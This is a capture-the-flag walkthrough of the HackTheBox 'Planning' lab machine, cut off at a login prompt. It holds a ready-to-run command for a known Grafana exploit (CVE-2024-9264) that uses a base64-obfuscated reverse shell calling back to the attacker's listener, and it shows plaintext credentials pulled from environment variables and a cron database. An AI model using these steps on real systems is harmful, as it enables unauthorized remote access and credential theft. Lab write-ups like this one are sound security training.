
HACKTHEBOX



Planning has been Pwned!

Congratulations Moriz, best of luck in capturing flags ahead!

#1787	15 May 2025	30
MACHINE RANK	PWN DATE	POINTS EARNED

Description:

Planning is an easy linux box that is strong in web exploitation, and linux knowledge. This lab is very simple with majority of vulnerabilities being default credentials and know exploits.

Difficulty: `Easy`
Operating System: `Linux`
Default Creds: `admin / 0D5oT70Fq13EvB5r`

Skills Required:


- Web Enumeration
- Basic Linux understanding
- Trivial docker understanding

Tools Used:

- nmap
- ffuf
- netcat
- ssh

Enumeration


Port Scanning - Nmap



```
┌──(kali㉿kali)-[~]
└─$ nmap -sCV -A -T5 10.10.11.68 --min-rate 2000
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-14 22:32 EDT
Warning: 10.10.11.68 giving up on port because retransmission cap hit (2).
Nmap scan report for planning.htb (10.10.11.68)
Host is up (0.13s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Edukate - Online Education Website
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   120.40 ms 10.10.16.1
2   343.47 ms planning.htb (10.10.11.68)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.56 seconds
```

Observing the Nmap scan we can see there is a website running on port 80 via nginx. It seems the website is called Edukate. We can also see the server in also on linux running ssh.

Web Enumeration - ffuf



EDUKATE

Home About Courses Contact


Learn From Home

Education Courses

Courses ▾ | Keyword | Search


Search results:

Browsing the website and web requests, there is nothing vulnerable on the main page. The registration and the search field both are not injectable nor does the website seem to even care about what you send it. IT seems very bare bones, and not our target.



```
❯ ffuf -H "Host: FUZZ.planning.htb" -w /usr/local/share/seclists/Discovery/DNS/dns-Jhaddix.txt -u http://planning.htb -fs 178 -t
 1000

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://planning.htb
 :: Wordlist         : FUZZ: /usr/local/share/seclists/Discovery/DNS/dns-Jhaddix.txt
 :: Header           : Host: FUZZ.planning.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 1000
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 178
________________________________________________

grafana                 [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 233ms]
```

After running ffuf, we can see there is a subdomain called grafana.



Welcome to Grafana

Email or username: admin

Password: ••••••••••••••••

Log in
Forgot your password?
Documentation | Support | Community | Open Source | Grafana v11.0.0 (83b9528bce)

Here we can see the page we were given credentials for to login to. Grafana seems to be some kind of analytics tool, and we have admin access to the panel.


Help

Grafana v11.0.0 (83b9528bce)


First thing we can see is the Grafana version is out of date by around a year or two. This allows us to find known vulnerabilities, which I linked below along. I also included revshells, a website that can generate reverse shell payloads for you.

https://github.com/nollium/CVE-2024-9264


https://www.revshells.com/

Foothold

User Enumeration




```
┌──(.venv)─(kali㉿kali)-[~/HTB/Planning/CVE-2024-9264]
└─$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c "echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuODMvNDQ0NCAwPiYx | base64 -d |
 bash"  "http://grafana.planning.htb/"
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: echo c2ggLWkgPiYgL2Rldi90Y3AvMTAuMTAuMTYuODMvNDQ0NCAwPiYx | base64 -d | bash
```




```
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

Interestingly enough the shell is root. Which seems way to easy at first, however there is no root or user flag. This mean we must be in a sandbox of some kind.




```
# ls -a | grep docker
.dockerenv
#
```

After searching for docker on the machine we can see we are in fact in a docker container.



```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.83] from (UNKNOWN) [10.10.11.68] 46788
sh: 0: can't access tty; job control turned off
# env
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
AWS_AUTH_EXTERNAL_ID=
SHLVL=1
HOME=/usr/share/grafana
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
_=/usr/bin/sh
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
PATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
PWD=/usr/share/grafana
```


While we could find a way to escape the container, it seems when checking the environment we can find plain text credentials. This is most likely a way to ssh into the main machine.



```
Last login: Thu May 15 03:59:31 2025 from 10.10.16.83
enzo@planning:~$ ls
user.txt
enzo@planning:~$ cat user.txt
ed448d4af5bfca8004771b16b0bd6dd4
enzo@planning:~$ ^C
```


Simple enough we can just ssh with these credentials and get the user flag.

Privilege Escalation




```
Searching tables inside readable .db/.sql/.sqlite files (limit 100)
Found /opt/crontabs/crontab.db: New Line Delimited JSON text data
Found /var/lib/command-not-found/commands.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 5, databas
e pages 967, cookie 0×4, schema 4, UTF-8, version-valid-for 5
Found /var/lib/fwupd/pending.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 6, database pages 16, c
ookie 0×5, schema 4, UTF-8, version-valid-for 6
Found /var/lib/PackageKit/transactions.db: SQLite 3.x database, last written using SQLite version 3045001, file counter 5, database p
ages 8, cookie 0×4, schema 4, UTF-8, version-valid-for 5
```

After running the linux privilege escalation tool linPEAS, we can see a interesting file called crontab.db. We can also see crontab is running as the root user. crontab is a linux program that runs commands every so often, this is often for actions like backups, clearing memory, or restarts.




```
enzo@planning:/$ cat /opt/crontabs/crontab.db
{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P
4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz","schedule":"@daily","stopped":false,"ti
mestamp":"Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740774983276,"saved":false,"_id":"G
TI22PpoJNtRKg0W"}
{"name":"Cleanup","command":"/root/scripts/cleanup.sh","schedule":"* * * * *","stopped":false,"timestamp":"Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinat
ed Universal Time)","logging":"false","mailing":{},"created":1740849309992,"saved":false,"_id":"gNIRXh1WIc9K7BYX"}
```

Looking into the database file with just cat we can see, once again, a plaintext password. Now we just need to find a way to login to whatever is hosting this database.



```
enzo@planning:~$ ss -tuln
Netid          State          Recv-Q          Send-Q               Local Address:Port               Peer Address:Port         Process
udp            UNCONN         0               0                       127.0.0.54:53                      0.0.0.0:*
udp            UNCONN         0               0                    127.0.0.53%lo:53                      0.0.0.0:*
tcp            LISTEN         0               151                      127.0.0.1:3306                    0.0.0.0:*
tcp            LISTEN         0               4096                     127.0.0.1:34961                   0.0.0.0:*
tcp            LISTEN         0               4096                    127.0.0.54:53                      0.0.0.0:*
tcp            LISTEN         0               70                       127.0.0.1:33060                   0.0.0.0:*
tcp            LISTEN         0               511                        0.0.0.0:80                      0.0.0.0:*
tcp            LISTEN         0               4096                 127.0.0.53%lo:53                      0.0.0.0:*
tcp            LISTEN         0               4096                     127.0.0.1:3000                    0.0.0.0:*
tcp            LISTEN         0               511                      127.0.0.1:8000                    0.0.0.0:*
tcp            LISTEN         0               4096                             *:22                            *:*
```

Looking into the active network listeners there is something running on the localhost on port 8000. This port is commonly known for hosting web servers. We can use a ssh tunnel to gain access to this website.




http://localhost:8000

This site is asking you to sign in.

Username: root


Password: ••••••••••••••

